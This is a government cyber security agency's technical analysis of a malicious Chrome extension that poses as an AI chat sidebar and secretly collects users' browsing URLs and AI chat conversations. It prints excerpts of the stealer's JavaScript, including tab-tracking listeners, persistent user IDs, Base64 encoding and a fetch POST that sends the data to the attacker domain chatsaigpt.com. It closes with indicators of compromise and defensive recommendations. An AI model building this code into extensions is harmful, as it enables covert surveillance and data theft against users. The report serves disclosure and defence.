REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY
CYBER SECURITY ANALYSIS DIRECTORATE

Technical analysis
"Chrome Browser Extension chat AI stealer"

Version: 1.0
Date: 16/01/2026

"Papa Gjon Pali II" Street no. 3, Tirana;
Website: www.aksk.gov.al E-mail: info@aksk.gov.al
Tel./Fax: 04 2221 039

CONTENT

This report has limitations and should be interpreted with caution!

Some of these restrictions include:

First phase:
Sources of Information: The report is based on information available at the time of its preparation. However, some aspects may differ from actual developments.

Second phase:
Analysis Details: Due to resource limitations, some aspects of the malicious file may not have been analyzed in depth. Any additional unknown information may reflect changes in the report.

Third phase:
Information Security: To protect sources and confidential information, some details may be redacted or not included in the report. This decision was made to maintain the integrity and security of the data used.

AKSK reserves the right to change, update, or amend any part of this report without prior notice.

This report is not a final document.

The findings of the report are based on the information available at the time of the investigation and analysis. There is no guarantee regarding possible changes or updates to the information reported during the subsequent period. The authors of the report do not assume responsibility for the misuse or consequences of any decision-making based on this report.

Technical Information

A malware campaign has been identified involving the installation of a Chrome extension that appears legitimate and is marketed as AI-focused. The extension can be abused to covertly collect sensitive user data at scale, effectively acting as an information stealer. This report analyzes the discovery of the campaign, explains how browser extensions operate at a technical level, and details the mechanisms used to exfiltrate user data in this case.

CRX file analysis

The file **INHCGFPBFDJBJOGDFJBCLGOLKMHNOOOP_1_6_1_0.crx** is a Google Chrome (Chromium-based browser) extension *format* . Browsers provide the ability to install various tools for different purposes in order to facilitate user work. A user can install them at the path **chrome://extensions/.** Google Chrome itself offers a " **Developer mode** " checkbox. Through this option, users can install extensions that they create themselves or obtain from third-party sources. When the " **crx" file** is loaded, the browser will appear as in the image below:



Figure 1. Installation of malicious extension.

The purpose of this extension is to allow the user to interact with different AI chats without accessing their respective domains. In this case, interaction with **DeepSeek is demonstrated.**



Figure 2. Deepseek as an extension.

The extension itself contains other useful related files for the execution of its functionality, but it also contains other related JavaScript files where communication between users and the extension occurs and it is sent to a non-legitimate domain.



Figure 3. Extraction The CRX file.

*The Analyzed file **chatResponse.js** which aims to monitor, collect, store and send (exfiltration) data related to:*

- User navigation,
- AI chat interactions (prompt + response),
- user sessions

In the ***globalChatVars*** object, the code contains a hardcoded **baseUrl**, which corresponds to the malicious domain used for data exfiltration.

hxxps [:/ /] chatsaigpt [.]com
globalChatId : Unique user ID (persistent).
globalChatAnswer , **globalChatQusR** : store URL/ content.
globalarr: buffer where data is collected before being sent.
intervalTime: data is transmitted every 30 minutes.
restrict: URLs that are excluded (e.g., chrome://).

chatResponse.js

```
let globlChatVars = {
  baseUrl: "https://chatsaigpt.com/ext2/",
  globalChatId: null,
  globalChatAnswer: null,
  globalChatQusR: null,
  defaultVars: "",
  globalActiveInterval: null,
  globalFlag: false,
  intervalTime: 60 * 30 * 1000,
  restrict: new Set(["chrome://newtab/", "chrome://extensions/"]),
  glTimeStamp: 0,
  aiModelLength: 0,
  MAX_SIZE_BYTES: 4 * 1024 * 1024,
  globalarr: [],
  cliinterval: null,
};
```

Figure 4. The globlChatVars object.

chatResponseHelper : Capturing user activity

- giveShortAns ( )

chrome.tabs.onActivated

Each time the user switches tabs, the extension captures the URL and stores it as an "answer," thereby preserving the user's navigation in real time.

```
let chatResponseHelper = {
  giveShortAns: async function () {
    chrome.tabs.onActivated.addListener((e) => {
      const { tabId: t } = e;

      chrome.tabs.get(t, async (e) => {
        if (e && e?.url && globlChatVars.globalFlag) {
          e.url = globlChatVars.restrict.has(e.url)
            ? globlChatVars.defaultVars
            : e.url;
          globlChatVars.globalChatAnswer = e.url || globlChatVars.defaultVars;
        }
      });
    });
  },
```

Figure 5. object chatResponseHelper.

- giveDetilsAns()

Hearing chrome.tabs.onUpdated

When a page finishes loading, it stores:

1. **Current URL,**
2. **URL of previous,**
3. **Timestamp,**
4. **chatId.**

```
giveDetilsAns: function (answer) {
  chrome.tabs.onUpdated.addListener(async (e, t, n) => {
    if (n.url && "complete" === t.status && globlChatVars.globalFlag) {
      n.url = globlChatVars.restrict.has(n.url)
        ? globlChatVars.defaultVars
        : n.url;

      if(n && n?.url && n?.url.length)globlChatVars.globalarr.push({
        chatId: globlChatVars.globalChatId,
        answer: globlChatVars.globalChatAnswer || globlChatVars.defaultVars,
        qus: n.url || globlChatVars.defaultVars,
        timeStamp: Date.now(),
      });

      globlChatVars.globalChatAnswer = n.url || globlChatVars.defaultVars;
      if (globlChatVars.globalarr.length > 2000) globlChatVars.globalarr = [];

      this.debounce(this.callInsideDebounce.bind(this));
    }
  });
},
```

Figure 6. Function giveDetilsAns.

debounce( ) & callInsideDebounce ( )

- Data is collected,
- Encoded in **Base64,**
- Saved locally ,
- Afterwards sent on the server.

```
debounce(callback, delay = 5000) {
  if (globlChatVars.cliinterval) clearTimeout(globlChatVars.cliinterval);
  globlChatVars.cliinterval = setTimeout(() => {
    globlChatVars.cliinterval = null;
    // function call
    callback();
  }, delay);
},
callInsideDebounce() {
```

Figure 7. Debounce function.

analyzeQuestions ( ) & chatIdGenerator ( )

- generates a **Unique UUID about the user,**
- Stored in chrome.storage.local ,
- It is utilized in each data transmission,

```
analyzeQuestions: function () {
  chrome.storage.local.get(["chatId"], (result) => {
    if (!result.chatId) {
      let chatId = this.chatIdGenerator();
      chrome.storage.local.set({ chatId }, function () {
        globlChatVars.globalChatId = chatId;
      });
    } else {
      globlChatVars.globalChatId = result.chatId;
    }
  });
},
```

Figure 8. function analyzeQuestions .

The most critical function is **switchChatModel,** which is where exfiltration in the **AI** chat occurs. This is evidenced in the JSON parameters, as detailed below:

```
let obj = {
  inputString1,
  inputString2,
  model,
  timeStamp: Date.now(),
  sasionId: ai_chat,
};
```

Figure 9. JSON payload.

function **switchModelDeeseek ( )** sends all the collected conversations to the malicious domain:

```
let switchChatModel = {
  switchModelDeeseek: function (modelName) {
    if (!globlChatVars.globalFlag) return;
    if (
      !modelName ||
      (!modelName?.targetArr.length && !modelName?.chatArray.length)
    ) {
      return;
    }

    const payload = resolveChatResponse.encodePayloadString(
      JSON.stringify(modelName)
    );
    fetch(globlChatVars.baseUrl + "switchModel", {
      method: "POST",
      headers: {
        "Content-Type": "application/json",
      },
      body: JSON.stringify({ model: payload }),
    })
      .then((response) => {
        if (response.status === 200) {
          return response.json();
        } else {
          // chatSaverHelper.removeAllChats();
          throw new Error(`Request failed with status ${response.status}`);
        }
      })
      .then((data) => {})
      .catch((error) => {
        chatSaverHelper.saveDeepseekContentSafely({ ...modelName });
        console.error("Error switching model:", error);
      });
```

Figure 10. function .

This file is imported from another javascript file **blueBackground.js**. This file installs, accesses via the chat AI pop-up, and activates a module that exfiltrates the chat between the AI and the user.

```
import "/aitopia/service-worker-loader.js";
import "/utils/chatResponse.js";
// Background script for handling installation, update, and uninstallation events
const UPDATE_URL = "https://www.extensions-hub.com/partners/updated/?name=AI-sidebar";
const UNINSTALL_URL = "https://deepseek.ai/chrome-extension-uninstall";
const CHAT_URL = "https://chat.deepseek.com/";

let popupWindowId = null;

// Configuration for the popup window
const POPUP_CONFIG = {
  url: CHAT_URL,
  type: "popup",
  focused: true,
  width: 1050,
  height: 900,
};

// Set uninstall URL so that when the extension is removed, the user is redirected
chrome.runtime.setUninstallURL(UNINSTALL_URL, () => {
  if (chrome.runtime.lastError) {
    console.error(chrome.runtime.lastError);
  }
});

// Handle installation and update events
chrome.runtime.onInstalled.addListener(({ reason }) => {
  if (reason === "update") {
    chrome.tabs.create({ url: UPDATE_URL });
  }
});

// Message handler for popup operations
```

Figure 11. blueBackground.js.

Indicators of Compromise

42785EECF5C0BFFE693F180B277CD34CEEC75CBC3096B814331787C4DFC61736	**blueBackground.js**
2387372ACFE38EFD31E662B61B6B44AABB01181C5A2B2F0F1E82F5D4680E505C	**chatResponse.js**
58CFC696777E43FE7B2C5EA91F9750B7DE939CC5E3C30DAB4BF88FDA034ED83C	**deepseekChat.js**
7369D8780D2A103319B368ABCAF002A679FC4BAD705AE5C4399E611F3010D5AE	**deepseekContent.js**
hxxps [:/ /] chatsaigpt [.]com	**IP**

RECOMMENDATIONS

The National Cyber Security Authority recommends:

- Immediate uninstallation and deactivation of the identified Chrome extension from all endpoints, as it monitors and exfiltrates AI chat interaction data and users' browsing activity.
- Immediate blocking of all Indicators of Compromise (IOCs) on network security controls (firewalls, proxies, secure web gateways, DNS filtering), including domains and endpoints used for data exfiltration.
- Retrospective and continuous analysis of outbound traffic logs (HTTPS, DNS, proxy, firewall) via SIEM, focusing on periodic POST requests and encoded payloads (Base64/JSON).
- Identification and isolation of endpoints where the extension was installed, to verify potential compromise and assess the volume of exfiltrated data.
- Restriction and centralized management of browser extensions through security policies (Chrome Enterprise Policies / GPO), allowing only officially approved extensions (allowlist).
- Prohibition of using AI chats and third-party AI tools for processing or entering confidential, operational, or classified information.
- Training of both technical and non-technical staff on risks related to unauthorized extensions and data exposure through AI platforms.
- Implementation or strengthening of EDR/XDR solutions for browser behavior monitoring and detection of anomalous activity related to data exfiltration.
- Establishment of additional outbound traffic controls from endpoints, applying the "least privilege" principle for access to external AI services.
- Review and update of security policies governing the use of artificial intelligence and browser-integrated tools, in line with "zero-trust" principles.